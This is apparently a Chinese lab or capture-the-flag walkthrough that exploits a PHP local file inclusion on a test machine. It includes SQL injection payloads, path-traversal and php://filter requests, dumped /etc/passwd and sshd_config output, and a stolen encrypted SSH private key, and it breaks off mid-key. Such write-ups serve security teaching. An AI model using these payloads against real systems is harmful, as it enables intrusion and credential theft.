This payload type lets you configure a simple list of strings that are used as payloads.

```
or 1=1--
1 or 1=1--
or 1 in (@@version)--
1 or 1 in (@@version)--
'; waitfor delay '0:30:0'--
1; waitfor delay '0:30:0'
```

each payload before it is used.

成功爆破出可传入参数`command`以及`/etc/passwd`




Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
39027	command	../../../../../../../../../../etc/pass...	200	□	□	1590	
0			200	□	□	166	
4	name	'	200	□	□	166	
3	page	'	200	□	□	166	
2	action	'	200	□	□	166	
1	id	'	200	□	□	166	
7	email	'	200	□	□	166	
6	url	'	200	□	□	166	
5	password	'	200	□	□	166	
10	file	'	200	□	□	166	
9	username	'	200	□	□	166	
8	type	'	200	□	□	166	
13	q	'	200	□	□	166	

```
HTTP/1.1 200 OK
Date: Sat, 30 Aug 2025 07:51:35 GMT
Server: Apache/2.4.38 (Debian)
Vary: Accept-Encoding
Content-Length: 1398
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

0x02 漏洞利用

尝试伪协议利用，仅filter伪协议可利用




192.168.1.7/secret/evil.php?c
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
192.168.1.7/secret/evil.php?command=php://filter/read=convert.base64-encode/resource=evil.php
```

```
PD9waHAKICAgICRmaWxlbmFtZSA9ICRfR0VUWydjb21tYW5kJ107CiAgICBpbmNsdWRlKCRmaWxlbmFtZSk7Cj8+Cg==
```

```
<?php
    $filename = $_GET['command'];
    include($filename);
?>
```

直接利用文件包含继续读取文件



Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh
Type a search term
Clear

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
GET /secret/evil.php?command=../../../../../../../../../../§etc/passwd§ HTTP/1.1
Host: 192.168.1.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

0 matches

1 payload position

Length: 392




You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

This payload type lets you

You can define rules to perform various processing tasks on each payload before it is used.


读取思路：

- apache配置文件 `/etc/apache2/apache2.conf` ——无敏感信息
- 数据库文件 `/var/www/html/config.php` ——不可读取
- ssh相关文件——成功获取
  - 查看配置文件 `/etc/ssh/sshd_config` ，允许密码与密钥认证，则可进行暴力破解或密钥登录（也可以通过ssh user@IP -v查看）


192.168.1.7/secret/evil.php?c
192.168.1.7/secret/evil.php?command=.../../../../../../../../../etc/ssh/sshd_config
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
# $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $ # This is the sshd server system-wide configuration file. See # sshd_config(5) for more information. # This sshd was compiled with
PATH=/usr/bin:/bin:/usr/sbin:/sbin # The strategy used for options in the default sshd_config shipped with # OpenSSH is to specify options with their default value where # possible, but leave them
commented. Uncommented options override the # default value. #Port 22 #AddressFamily any #ListenAddress 0.0.0.0 #ListenAddress :: #HostKey /etc/ssh/ssh_host_rsa_key #HostKey /etc/ssh/
ssh_host_ecdsa_key #HostKey /etc/ssh/ssh_host_ed25519_key # Ciphers and keying #RekeyLimit default none # Logging #SyslogFacility AUTH #LogLevel INFO # Authentication: #LoginGraceTime 2m
#PermitRootLogin prohibit-password #StrictModes yes #MaxAuthTries 6 #MaxSessions 10 #PubkeyAuthentication yes # Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2 #AuthorizedPrincipalsFile none #AuthorizedKeysCommand none #AuthorizedKeysCommandUser nobody # For this to work you will
also need host keys in /etc/ssh/ssh_known_hosts #HostbasedAuthentication no # Change to yes if you don't trust ~/.ssh/known_hosts for # HostbasedAuthentication #IgnoreUserKnownHosts no #
Don't read the user's ~/.rhosts and ~/.shosts files #IgnoreRhosts yes # To disable tunneled clear text passwords, change to no here! #PasswordAuthentication yes #PermitEmptyPasswords no #
Change to yes to enable challenge-response passwords (beware issues with # some PAM modules and threads) ChallengeResponseAuthentication no # Kerberos options #KerberosAuthentication no
#KerberosOrLocalPasswd yes #KerberosTicketCleanup yes #KerberosGetAFSToken no # GSSAPI options #GSSAPIAuthentication no #GSSAPICleanupCredentials yes #GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no # Set this to 'yes' to enable PAM authentication, account processing, # and session processing. If this is enabled, PAM authentication will # be allowed through the
ChallengeResponseAuthentication and # PasswordAuthentication. Depending on your PAM configuration, # PAM authentication via ChallengeResponseAuthentication may bypass # the setting of
"PermitRootLogin without-password". # If you just want the PAM account and session checks to run without # PAM authentication, then enable this but set PasswordAuthentication # and
ChallengeResponseAuthentication to 'no'. UsePAM yes #AllowAgentForwarding yes #AllowTcpForwarding yes #GatewayPorts no X11Forwarding yes #X11DisplayOffset 10 #X11UseLocalhost yes
#PermitTTY yes PrintMotd no PrintLastLog no #TCPKeepAlive yes #PermitUserEnvironment no #Compression delayed #ClientAliveInterval 0 #ClientAliveCountMax 3 #UseDNS no #PidFile /var/run/
sshd.pid #MaxStartups 10:30:100 #PermitTunnel no #ChrootDirectory none #VersionAddendum none # no default banner path #Banner none # Allow client to pass locale environment variables
AcceptEnv LANG LC_* # override default of no subsystems Subsystem sftp /usr/lib/openssh/sftp-server # Example of overriding settings on a per-user basis #Match User anoncvs # X11Forwarding
no # AllowTcpForwarding no # PermitTTY no # ForceCommand cvs server
```


- 查看密钥文件 `/root/.ssh/id_rsa` (无法读取)或 `/home/mowree/.ssh/id_rsa`



192.168.1.7/secret/evil.php?command=.../../../../../../../../../home/mowree/.ssh/id_rsa

```
-----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEklzONt+x4AO6FmjFmR8RUpwMHurmbRC6
hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQMUTacjZZ8EJzoe o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjqsldugHjZ1t17mldb +gzWGBUmKTOLO/
gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0tOFsuot b7A9XTubgElslUEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k HtXTzdvDQBbgBf4h08qyCOxGEaVZHKaV/
ynGnOv0zhlZ+z163SjppVPK07H4bdLg 9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMKW+M948EgnY zh7Ffq1KlMjZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVKVPZKqyaJu
rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLS+bD1 tHBy6UOhKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlu9UrePLh/Xs
94KATK4joOIW7O8GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm VD5pEdAybKBfBG/xVu2CR378BRKzlJkiyqRjXQLoFMVDz3I30RpjbpfYQs2Dm2M7 Mb26wNQW4ff7qe30K/
Ixrm7MfkJPzueQlSi94IHXaPvl4vyCoPLW89JzsNDsvG8P hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfX8oeis3C1hCjqvp3Lth0QDI+7Shr Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/
zp+d98NnGlRqMmJK+StmqR IIk3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5QfhO+V8WzbVzhP6+R MtqgW1L0iAgB4CnTIud6DpXQtR9l//9alrXa+4nWcDW2GoKjljxOKNK8jXs58SnS
62LrvcNZVokZjql8Xi7xL0XbEk0gtpItLtX7xAHLFTVZt4UH6csOcwq5vvJAGh69 Q/ikz5XmyQ+wDwQEQDzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
p1ia+meL0JVlLobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C pwxoAe1tMmInlZfR2sKVlIeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X KREAJ3S0pMplP/
ZcXjRLOlESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbk2HGy6+6qS/4Q6DVVxTHdp
4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGLkS2I/ 8kOVjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA== -----END RSA PRIVATE KEY-----
```

成功获取mowree的私钥文件，复制到本地保存（注意文件格式）




```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E

uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEklzONt+x4AO6FmjFmR8RUpwMHurmbRC6
